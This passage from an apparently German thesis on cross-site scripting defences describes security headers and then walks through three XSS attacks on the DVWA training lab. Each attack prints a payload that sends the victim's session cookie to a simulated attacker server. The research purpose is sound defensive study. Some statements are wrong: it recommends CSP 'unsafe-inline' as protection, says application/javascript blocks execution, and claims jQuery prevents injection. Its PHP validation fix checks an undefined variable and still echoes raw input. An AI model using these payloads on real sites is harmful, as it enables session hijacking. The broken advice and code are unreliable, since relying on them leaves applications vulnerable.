Die Content Security Policy bzw. CSP ist ein Sicherheitsmechanismus, der festlegt, welche Art von Inhalten durch eine Web-Applikation geladen werden darf. Die CSP wird normalerweise im HTTP-Header festgelegt und beinhaltet

eine oder mehrere Anweisungen über Inhaltstypen und von welchen Seiten sie stammen dürfen.

Das folgende Beispiel erlaubt Inhalte nur von der gleichen Seite, exklusive Subdomains:

```
Content-Security-Policy: default-src 'self'
```

Im zweiten Beispiel werden darüber hinaus Bilder von überall und Skripte von einer bestimmten Domain erlaubt:

```
Content-Security-Policy: default-src 'self'; img-src *; script-src
scripts.beispiel.de
```

Alternativ kann die CSP auch im HTML-Code als Meta-Tag festgelegt werden:

```
<meta
  http-equiv="Content-Security-Policy"
  content="default-src 'self'; img-src https://*; child-src 'none';"
/>
```

Allerdings werden hier nicht alle Funktionen von CSP unterstützt, wie zum Beispiel das automatische Reporting von Policy-Verletzungen.

4.6 Content-Type Header

Der Content-Type Header ist ein HTTP-Header, der dem Browser mitteilt, in welchem Format bzw. Kodierung die Web-Applikation antwortet und wie diese Antwort zu interpretieren ist. Durch das Setzen dieses Headers kann in bestimmten Fällen verhindert werden, dass zurückgegebener Code ausgeführt wird.

Es ist zum Beispiel möglich, den Content-Type auf JSON festzulegen. Dadurch wird zurückgegebener Inhalt nicht als Code interpretiert und ausgeführt.

```
Content-Type: application/json
```

Weitere Content-Types, die eine Ausführung von Code verhindern, sind zum Beispiel „text/plain“, „application/javascript“ und „image/jpeg“. Mit den Content-

Types „text/html“, „text/xml“ und „image/svg+xml“ ist eine Ausführung möglich.

Bei dieser Maßnahme ist zu beachten, dass viele Browser in bestimmten Fällen den Content-Type anhand des Inhalts der Seite eigenständig bestimmen und den Wert im Header bei der Interpretierung der Datei ignorieren. Dieser Mechanismus nennt sich MIME Sniffing und wird von jedem Browser unterschiedlich implementiert und daher in verschiedenen Fällen angewandt. [21] MIME Sniffing kann verhindert werden, indem zusätzlich der X-Content-Type-Options Header mit der Anweisung „nosniff“ gesetzt wird.

```
X-Content-Type-Options: nosniff
```

In diesem Fall bestimmt ausschließlich der festgelegte Content-Type Header, wie die Inhalte der Seite interpretiert werden sollen.

4.7 X-XSS-Protection Header

Der X-XSS Protection Header ist ein HTTP-Header, der Browser dazu anweisen soll, die Ausnutzung einer XSS-Schwachstelle durch eigene Mechanismen zu erkennen und browserseitig zu verhindern. Hierbei sollen XSS-Attacken durch einen sogenannten XSS-Auditor im Browser erkannt und an der Ausführung gehindert werden. [22] Der XSS-Auditor ist eine browserseitige Sicherheitsfunktion, die darauf abzielt, Reflected XSS-Angriffe zu erkennen und zu verhindern. Der Auditor analysiert die angeforderte Webseite und vergleicht Teile der URL mit dem Inhalt der Webseite. Wenn der Auditor Übereinstimmungen zwischen potenziell schädlichen Teilen der URL und dem Inhalt der Seite findet, geht er davon aus, dass es sich um einen Reflected XSS-Angriff handeln könnte.

Im HTTP Header „X-XSS-Protection“ wird eingestellt, ob die Filterung aktiviert (1) oder deaktiviert (0) werden soll. Mit der Option „mode=block“ kann optional festgelegt werden, ob die Seite nicht nur bereinigt, sondern gar nicht mehr dargestellt werden soll.

```
X-XSS-Protection: 1; mode=block
```

Darüber hinaus ist die optionale Festlegung einer Reporting-URL möglich.

```
X-XSS-Protection: 1; report=<reporting-uri>
```

Die Verwendung des X-XSS-Protection Headers gilt inzwischen als überholt. Stattdessen wird die Verwendung einer Content Security Policy mit der Option „unsafe-inline“ empfohlen, die eine ähnliche Wirkung hat. Die Browser Chrome und Edge haben ihre Unterstützung für die Funktion eingestellt. [23] Der Browser Firefox hat sie nie implementiert. [24] Lediglich die Web-Browser Safari sowie der inzwischen veraltete Browser Internet Explorer sollen den X-XSS-Protection Header noch verwenden. [25]

4.8 HttpOnly Flag für Cookies

Der HttpOnly Flag ist ein zusätzlicher Parameter, der beim Speichern eines Cookies im HTTP-Header gesetzt werden kann. Ist er gesetzt, können Cookies nicht durch JavaScript abgerufen und modifiziert werden. Dadurch soll verhindert werden, dass bei Ausnutzung einer XSS-Schwachstelle auf einer Seite die dort verwendeten Cookies kompromittiert werden können.

Im HTTP-Header wird der Parameter wie folgt gesetzt:

```
Set-Cookie: Cookie-Name=Cookie-Wert; HttpOnly
```

Alle gängigen und aktuell unterstützen Web-Browser, darunter Chrome, Firefox, Edge und Safari unterstützen den HttpOnly Flag für Cookies. Ruft ein nicht unterstützter Browser eine Seite auf, für die beim Cookie der Parameter gesetzt ist, wird er ohne Warnung ignoriert und dadurch unwirksam.

4.9 Sonstige Maßnahmen

Die folgenden Maßnahmen beziehen sich auf zusätzliche Methoden, mit denen die Sicherheit von Web-Anwendungen generell und somit auch gegenüber XSS-Schwachstellen verbessert werden kann. Diese Maßnahmen werden der Vollständigkeit halber aufgeführt, jedoch im weiteren Verlauf dieser Arbeit nicht näher untersucht. Dies liegt daran, dass sie entweder eher allgemeine

Sicherheitsprinzipien betreffen, die nicht spezifisch auf XSS-Abwehr ausgerichtet sind, oder weil sie auf höherer Abstraktionsebene ansetzen, wie beispielsweise Web Application Firewalls (WAFs) oder Frameworks, die letztendlich auch auf Techniken wie Input Sanitization, Output Encoding und ähnliche Mechanismen zurückgreifen.

4.9.1 Frameworks und Templating Engines

Die Verwendung von modernen Frameworks und Templating Engines zur Entwicklung von Web-Applikationen kann bei der Absicherung gegen verschiedene Web-Schwachstellen nützlich sein.

Frameworks bieten oft integrierte Sicherheitsmechanismen, die dazu beitragen, gängige Sicherheitslücken wie Injection-Angriffe oder XSS zu verhindern. Sie ermöglichen es Entwicklern, sich auf die Anwendungslogik zu konzentrieren, während die Sicherheitsaspekte durch das Framework selbst verwaltet werden. Frameworks bewerkstelligen dies, indem sie vordefinierte Funktionen und Abstraktionen zur Verfügung stellen, die Entwicklern helfen, Code sicherer und robuster zu schreiben. Dazu gehören beispielsweise automatisches Output Encoding, sichere Datenbankabfragen und Unterstützung für sichere Cookies. [26]

Templating Engines hingegen helfen bei der sicheren Erstellung von HTML-Code, indem sie die Trennung von Inhalten und Präsentation fördern. Viele Frameworks sind mit einer Templating Engine als fester Bestandteil ausgestattet. Moderne Templating Engines verfügen über automatische Ausgabekodierung, um XSS-Angriffe zu verhindern, indem sie potenziell schädliche Zeichen in Benutzereingaben automatisch in harmlose Entitäten umwandeln. Auf diese Weise kann die ungewollte Ausführung von eingeschleusten Skripten verhindert werden.

Bekannte Beispiele für Frameworks sind Laravel für PHP, Express für Node.js, Spring Boot für Java und Django für Python.

4.9.2 Bibliotheken von Drittanbietern

Der Einsatz von Drittanbieterbibliotheken kann eine wirksame Maßnahme zur

Mitigation von XSS-Sicherheitslücken in Web-Anwendungen sein. Bibliotheken von Drittanbietern bieten häufig vorgefertigte Lösungen für gängige Aufgaben und Probleme, die in der Entwicklung auftreten. Diese Bibliotheken sind oft gut getestet und optimiert, wodurch sie Zeit und Ressourcen sparen können.

Ein Beispiel für eine Drittanbieterbibliothek, die XSS-Schwachstellen mitigieren kann, ist das OWASP ESAPI-Projekt (Enterprise Security API)[3], das eine Vielzahl von Funktionen für die sichere Verarbeitung von Eingabedaten bietet. Das Projekt bietet eine Sammlung von APIs für verschiedene Programmiersprachen und Frameworks, die es Entwicklern erleichtern soll, sichere Code-Praktiken zu implementieren. Ein weiteres Beispiel ist die Bibliothek jQuery[4], die eine vereinfachte API für die Arbeit mit HTML-Elementen bietet und dabei automatisch potenziell unsicheren Code wie HTML- oder JavaScript-Injektionen vermeidet.

Aufgrund der Tatsache, dass diese Bibliotheken auf die gleichen Programmiertechniken wie Input Validation, Input Sanitization, Output Encoding und URL Encoding zurückgreifen und diese Gegenmaßnahmen zusammenführen, sollen sie in dieser Arbeit nicht gesondert betrachtet werden.

4.9.3 Statische und dynamische Code-Analyse (SAST und DAST)

Static Application Security Testing (SAST) ist eine Methode zur Analyse von Anwendungscode, um Sicherheitslücken wie XSS-Schwachstellen aufzudecken, ohne den Code tatsächlich auszuführen. SAST-Tools scannen den Code und identifizieren Muster oder Schwachstellen, die auf potenzielle Sicherheitsprobleme hindeuten. Im Falle von XSS suchen SAST-Tools nach unsicheren Verarbeitungsmethoden von Benutzereingaben oder fehlerhaften Ausgabekodierungen. Da SAST den Code statisch analysiert, kann es während des Entwicklungsprozesses eingesetzt werden, um frühzeitig Sicherheitslücken zu erkennen und deren Entstehung in der Web-Applikation zu verhindern. [27]

---

[3] https://owasp.org/www-project-enterprise-security-api/

[4] https://jquery.com/

Dynamic Application Security Testing (DAST) ist eine Technik, bei der die laufende Web-Anwendung analysiert wird, um Sicherheitslücken und Anfälligkeiten wie Cross-Site-Scripting zu identifizieren. DAST-Tools interagieren mit der Anwendung auf dieselbe Weise wie ein Angreifer oder Benutzer, indem sie Eingaben senden und die daraus resultierenden Reaktionen analysieren, um Schwachstellen zu finden. Im Fall von XSS führen DAST-Tools Angriffssimulationen durch, indem sie bösartige Skripte oder Eingaben einspeisen und überprüfen, ob diese in der Anwendung ausgeführt werden. [28]

4.9.4 Web Application Firewalls

Eine Web Application Firewall (WAF) ist eine Art von Firewall, die speziell eingesetzt wird, um Web-Applikationen vor Angriffen zu schützen. Sie kann als vorgeschaltete Software, als Hardware-Appliance oder als Cloud-basierter Service eingesetzt werden.

Im Gegensatz zu herkömmlichen Firewalls untersucht eine WAF die Kommunikation inhaltlich auf der Anwendungsebene. Die WAF arbeitet dabei transparent, sodass an der Web-Applikation selbst keine Veränderungen nötig sind, um eine WAF einzusetzen. Anfragen an die Web-Applikation sowie deren Antworten werden meist durch signaturbasierte oder heuristische Verfahren klassifiziert und im Falle eines vermuteten Angriffs blockiert. [29]

Web Application Firewalls können eine sinnvolle ergänzende Mitigationsmaßnahme gegen XSS-Schwachstellen sein. Allerdings sind sie nur ein vorgeschalteter Schutz. Angreifer entwickeln regelmäßig neue Methoden, um Web Application Firewalls zu umgehen. Die dahinterliegenden Schwachstellen in Web-Anwendungen schließt eine WAF nicht.

Bekannte Beispiele für Web Application Firewalls sind F5 BIG IP, ModSecurity und Cloudflare WAF.

4.9.5 Penetrationstests und Bug-Bounty-Programme

Eine Methode zur Ausfindigmachung von Schwachstellen in Web-Anwendungen sind Penetrationstests. Dabei handelt es sich um einen Prozess aus mehreren Arbeitsschritten, bei dem ein Auftragnehmer mit der Erlaubnis des Betreibers

bzw. Code-Eigentümers eine Web-Applikation auf Schwachstellen untersucht. Die dabei angewandten Methoden sind mit denen von böswilligen Angreifern identisch. Der Test hat zum Ziel, ebensolche Angriffe durch Aufzeigen der Schwachstellen zu verhindern. Die Ergebnisse eines Penetrationstests werden in einem Bericht zusammengefasst und ggf. mit Mitigationsempfehlungen an den Betreiber bzw. Code-Inhaber geschickt. [30]

Ein Bug-Bounty-Programm ist dagegen eine Initiative, bei der der Auftraggeber durch öffentliche Bekanntmachung dieses Programms Sicherheitsforscher dafür belohnt, Sicherheitslücken oder Schwachstellen in ihren Systemen oder Anwendungen zu finden und zu melden. Die Belohnung, oft in Form von Geld oder Anerkennung, hängt von der Schwere und dem Ausmaß der entdeckten Schwachstelle ab. Es gibt keinen einzelnen Auftragnehmer und in der Regel keine zeitliche Begrenzung des Programms. Die Herangehensweise bei der Untersuchung der Web-Applikationen ist bei Bug-Bounty-Programmen und Penetrationstests grundsätzlich gleich. [31]

Der kontinuierliche Einsatz von Penetrationstests während des Softwarelebenszyklus kann dabei nützlich sein, während der Entwicklung entstandene Sicherheitslücken zu entdecken, bevor die Web-Applikation veröffentlicht wird und realer Schaden durch den Angriff entstehen kann. [32] Der Einsatz von Bug-Bounty-Programmen kann Anreize schaffen, gefundene Sicherheitslücken an die Betreiber von Web-Applikationen zu melden und bestenfalls beheben zu lassen, bevor sie von boshaften Akteuren gefunden und für Angriffe ausgenutzt werden. Der Hauptfokus dieser beider Methoden liegt auf der Identifikation von Schwachstellen anstatt deren direkter Mitigation, weshalb sie von den zu untersuchenden Maßnahmen dieser Arbeit abzugrenzen sind.

5 Angriffsszenarien

Angesichts der anhaltenden Bedrohung durch XSS-Schwachstellen ist es entscheidend, effektive Gegenmaßnahmen zu identifizieren und ihre Wirksamkeit in verschiedenen Angriffsszenarien zu bewerten. Diese Arbeit verfolgt einen systematischen Ansatz, indem acht Gegenmaßnahmen gegen alle drei Arten von XSS-Schwachstellen untersucht werden. Dieser Ansatz ist sinnvoll, da er ein Verständnis darüber vermitteln wird, welche Maßnahmen in welchen Situationen am besten geeignet sind.

Zunächst sollen drei Angriffsszenarien mit den verschiedenen Varianten von XSS-Schwachstellen entworfen und durchgeführt werden. Anschließend gilt es, diese mit den zuvor vorgestellten Mitigationsmaßnahmen zu bekämpfen und deren Eignung und Wirksamkeit zu bewerten sowie untereinander zu vergleichen.

Als Web-Applikation wird die Damn Vulnerable Web Application (DVWA) verwendet. Diese ist absichtlich mit unterschiedlichen Sicherheitslücken versehen, damit sie zu Bildungs- und Forschungszwecken verwendet werden kann. [33]

Zur Veranschaulichung eines möglichst realistischen Angriffsszenarios soll die Sitzung des angemeldeten Benutzers „admin“ kompromittiert werden. DVWA setzt hierfür wie die meisten Web-Applikationen auf einen Cookie, der nach erfolgreicher Anmeldung im Web-Browser des Nutzers gespeichert wird. Cookies sind Textdateien, die von Web-Applikationen im Profil des Web-Browsers gespeichert werden können. Nur die Webseite, die den jeweiligen Cookie abgelegt hat, kann auf ihn zugreifen. Dieser enthält bei DVWA eine Session-ID, damit der Benutzer über mehrere Anfragen hinweg in der Web-Applikation angemeldet bleibt.

Gelingt es einem Angreifer, einen Cookie mit einer gültigen Session-ID abzugreifen, kann er sich diesen in den eigenen Web-Browser einfügen und ist dann mit dem Benutzerkonto des Opfers angemeldet. Eine Besonderheit dieses Angriffs ist, dass der Angreifer keine Kenntnis über Benutzername und Passwort

benötigt. Ein starkes Passwort oder eine Zwei-Faktor-Authentisierung schützen gegen den Angriff nicht, da sie bei Besitz des Cookies nicht mehr von der Web-Applikation abgefragt werden. Der Angriff soll im Rahmen dieser Arbeit daher als erfolgreich durchgeführt gelten, sobald der Cookie mit der Session-ID des Opfers an den Angreifer übermittelt wurden.

5.1 Vorbereitung

Für den Versuchsaufbau wurde die Web-Applikation DVWA auf Docker-Basis mit Docker Compose eingesetzt. Um den Quelltext modifizieren zu können, wurden die entsprechenden Verzeichnisse als Volumes eingehängt. Die vollständige Konfiguration des Docker Compose Stacks ist in Anlage 3 aufgeführt. Damit die Schwachstellen trivial ausgenutzt werden können und die Mitigationsmaßnahmen möglichst alleinstehend angewandt und analysiert werden können, wurde das Schutzniveau von DVWA auf „low“ gesetzt.

Der Web-Browser verwendet als eingestellten Proxy die Software Burp Suite Professional, die vor allem für Penetrationstests im Bereich der Web-Applikationssicherheit eingesetzt wird. An diesem als Man-In-The-Middle (MITM) eingesetzten Proxy terminieren die HTTPS-Verbindungen mit einem selbst signierten und vom Web-Browser vertrauten Zertifikat, sodass der Datenverkehr ausgewertet und verändert werden kann.

Der Server des Angreifers, an den durch Cross-Site-Scripting sensible Daten übermittelt werden sollen, wurde durch einen lokalen Python HTTP-Server simuliert. Die TCP-Ports der Anwendungen, die für die Simulation verwendet werden, sind in der nachfolgenden Tabelle aufgelistet.

Tabelle 1: TCP-Ports der Anwendungen in der Simulation

Anwendung	**Port**
Damn Vulnerable Web Application (DVWA)	80
Burp Suite Professional	8080

Python HTTP-Server	8000

Als Web-Browser für die Tests wird Firefox in der Version 111.0 eingesetzt. Die Parameter der Web-Applikation DVWA sind in Anlage 3 hinterlegt. Eine Übersicht über alle eingesetzten Softwareversionen befindet sich in Anlage 10.

5.2 Szenario 1: Reflected XSS im URL-Parameter

Im ersten Szenario soll eine Reflected XSS-Schwachstelle im URL-Parameter der Webseite ausgenutzt werden. Auf der Unterseite „XSS (Reflected)“ in DVWA befindet sich ein Eingabefeld, in das ein Nutzer seinen Namen eingeben kann. Nach Absenden über die Schaltfläche „Submit“ wird der zuvor eingegebene Name in der URL als Parameter „name“ gesetzt und auf der darauffolgenden Seite von der Web-Applikation reflektiert.




Abbildung 3: Reflektierter URL-Parameter „name“

Als Proof of Concept soll nun mit JavaScript eine Alertbox dargestellt werden. Im Parameter „name“ wird hierfür der entsprechende Code eingefügt, sodass die folgende URL aufgerufen wird:

```
http://localhost/vulnerabilities/xss_r/?name=<script>alert(1);</script>
```

In der nachfolgenden Abbildung ist nun die Alertbox mit dem Inhalt „1“ zu sehen,

die durch das Ausführen des JavaScript-Codes ausgelöst wurde.




Abbildung 4: Erfolgreicher Reflected XSS PoC

Das Erscheinen der Alertbox belegt die Ausführung des JavaScript Codes durch Einsetzen im URL-Parameter und damit das Vorhandensein der XSS-Schwachstelle. Im Proxy-Log der Software Burp Suite ist erkennbar, dass die URL vor Absenden an den Web-Server durch den Web-Browser URL-kodiert wurde. Nun soll der angemeldete Benutzer kompromittiert werden. Die folgende Abfrage wird in Burp Suite über die Repeater Funktion an den Web-Server gesendet. Sie soll den von der Webseite gespeicherten Cookie an den Server das Angreifers senden.

```
http://localhost/vulnerabilities/xss_r/?name=<script>var i=new Image();
i.src="http://127.0.0.1:8000/?cookie="+btoa(document.cookie);</script>
```

Die Payload besteht aus der Definition einer abzurufenden Bilddatei vom Server des Angreifers, die nicht zwangsläufig existieren muss. Mit der Funktion „btoa(document.cookie)“ wird eine Base64-kodierte Zeichenkette des Cookies des Opfers erzeugt und an den Parameter „cookie“ angehangen. Durch den versuchten Abruf der Bilddatei mit dem Cookie in der URL, kann der Angreifer die Anfrage im Log seines Web-Servers einsehen und erlangt dadurch den Cookie des Benutzers.

Der erste Versuch wurde vom Webserver mit der Antwort „400 – Bad Request“ abgewiesen. Nach einer selbst durchgeführten URL-Kodierung mit Bordmitteln der Burp Suite wurde die Anfrage von der Web-Applikation korrekt beantwortet. Im Log des Python HTTP-Servers ist die Anfrage mit Cookie sichtbar.




Abbildung 5: Übermittlung des Cookies an den Angreifer

Mit dem Inhalt des Cookies kann die Sitzung des angemeldeten Nutzers übernommen werden. Damit gilt der Angriff für das erste Szenario als erfolgreich durchgeführt.

5.3 Szenario 2: Stored XSS in einer Datenbank

Im zweiten Angriffsszenario soll eine Stored XSS-Schwachstelle in einem Gästebuch der Webseite ausgenutzt werden. Hierfür wird die in DVWA existierende Seite für Stored XSS verwendet. Auf der Seite befindet sich ein Eingabefeld mit der Möglichkeit, Text einzugeben und abzusenden.




Abbildung 6: Gästebuch mit erwünschtem HTML-Tag

Eine Besonderheit des Gästebuchs soll es sein, die Eingabe mit HTML-Tags zu versehen zu können, um den eigenen Text mit Rich-Text-Elementen zu schmücken. In der nachfolgenden Abbildung wurde ein solcher Gästebucheintrag beispielhaft erstellt.

Name: Sven Mauch
Message: Dies ist ein **normaler** Kommentar ohne JS.

Abbildung 7: Eintrag im Gästebuch mit fettgedrucktem Text

Als Proof of Concept wird zunächst wieder der aus dem ersten Szenario verwendete Code für die JavaScript-Alertbox verwendet. Nach Absenden des maliziösen Eintrags ist nach jedem Aufruf des Gästebuchs die Fehlermeldung mit dem Inhalt „1“ zu sehen. Damit ist auch hier das Vorhandensein der XSS-Schwachstelle nachgewiesen.

Damit der Angreifer nun den Cookie jedes Nutzers erhält, der auf das Gästebuch zugreift, wird der folgende Inhalt in das Gästebuch geschrieben.

```
<script>var i=new Image();
i.src="http://127.0.0.1:8000/?cookie="+btoa(document.cookie);</script>
```

Anschließend wird die präparierte Gästebuchseite durch den Nutzer aufgerufen. Im Log des HTTP-Servers des Angreifers wird dann überprüft, ob eine Anfrage eingegangen ist. Dies war auch hier der Fall, wodurch der Angriff für das zweite Szenario als erfolgreich durchgeführt gilt.

5.4 Szenario 3: DOM-Based XSS in einem Dropdown-Menü

Im dritten Szenario soll eine DOM-Based XSS-Schwachstelle ausgenutzt werden, um den Cookie des Benutzers abzugreifen. Eine Besonderheit dieser Variante ist die Tatsache, dass sie theoretisch auch in Webseiten vorkommen kann, die keine dynamische Seitengenerierung im Backend verwenden. Die Sicherheitslücke entsteht im clientseitigen JavaScript-Code, soll hier jedoch zur vereinfachten Ausnutzung durch einen Vektor im URL-Parameter aufgerufen werden. Sie ähnelt sich dadurch in der Ausnutzung dem Reflected XSS Szenario, unterscheidet sich jedoch darin, wie der schädliche Code in die DOM-Umgebung gelangt. In diesem Fall wird die Payload nicht vom Server reflektiert, sondern durch den JavaScript-Code der Web-Anwendung in die DOM-Umgebung eingefügt.

Auf der für DOM-Based XSS verwundbaren Seite von DVWA befindet sich ein Dropdown-Menü, in dem eine Sprache ausgewählt werden soll. Standardmäßig ist die Sprache „English“ ausgewählt. Bestätigt man seine Auswahl mit der Schaltfläche „Select“, so wird die Auswahl in der URL im Parameter „default“ gespeichert. Dieser Wert kann auf einen beliebigen eigenen Wert verändert werden, der dann auf der Seite reflektiert wird.




Abbildung 8: Reflektierter Wert im Dropdown-Menü

Durch Veränderung des Parameters in der URL kann nun der Angriff versucht werden. Die folgende Payload wird verwendet, um den Cookie des angemeldeten Benutzers abzugreifen und an den Server des Angreifers zu senden.

```
http://localhost/vulnerabilities/xss_d/?default=<script>var i=new
Image(); i.src="http://127.0.0.1:8000/?cookie="+btoa(document.cookie);
</script>
```

Im Log des Python HTTP-Servers des Angreifers erscheint nun die Anfrage mit dem Cookie des Nutzers im URL-Parameter. Der Angriff wurde damit erfolgreich durchgeführt.

6 Anwendung der Mitigationsmaßnahmen

In diesem Kapitel werden die zuvor vorgestellten Möglichkeiten zur Mitigation jeweils in den drei Angriffsszenarien angewandt. Etwaige Auffälligkeiten bei der Implementierung oder bezüglich der Wirksamkeit werden direkt thematisiert. Eine ausführliche Bewertung sowie ein Vergleich der Maßnahmen soll dann im nächsten Kapitel durchgeführt werden.

6.1 Input Validation

Die Schwachstellen sollen nun durch Anwendung von Input Validation behoben werden. In der nachfolgenden Abbildung ist der für die Reflected XSS-Schwachstelle anfällige PHP-Code abgebildet.

home › mauch › docker › dvwa › var-www-html › vulnerabilities › xss_r › source › low.php

```
1  <?php
2
3  header ("X-XSS-Protection: 0");
4
5  // Is there any input?
6  if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
7  »   // Feedback for end user
8  »   $html .= '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
9  }
10
11 ?>
12
```

Abbildung 9: PHP-Code mit Reflected XSS-Schwachstelle

In Zeile 8 ist erkennbar, dass der URL-Parameter „name“ ohne vorherige Überprüfung der Eingabe reflektiert wird. Da es sich beim einzugebenden Wert um einen Namen handeln soll, wird die Eingabe nun mit dem folgenden Code geprüft. Es sollen nur noch Buchstaben zugelassen werden.

```
if (!preg_match("#^[a-zA-Z]+$#", $text)) {
   exit('Anfrage abgelehnt. Nur Buchstaben sind erlaubt.');
} else {
   $html .= '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}
```

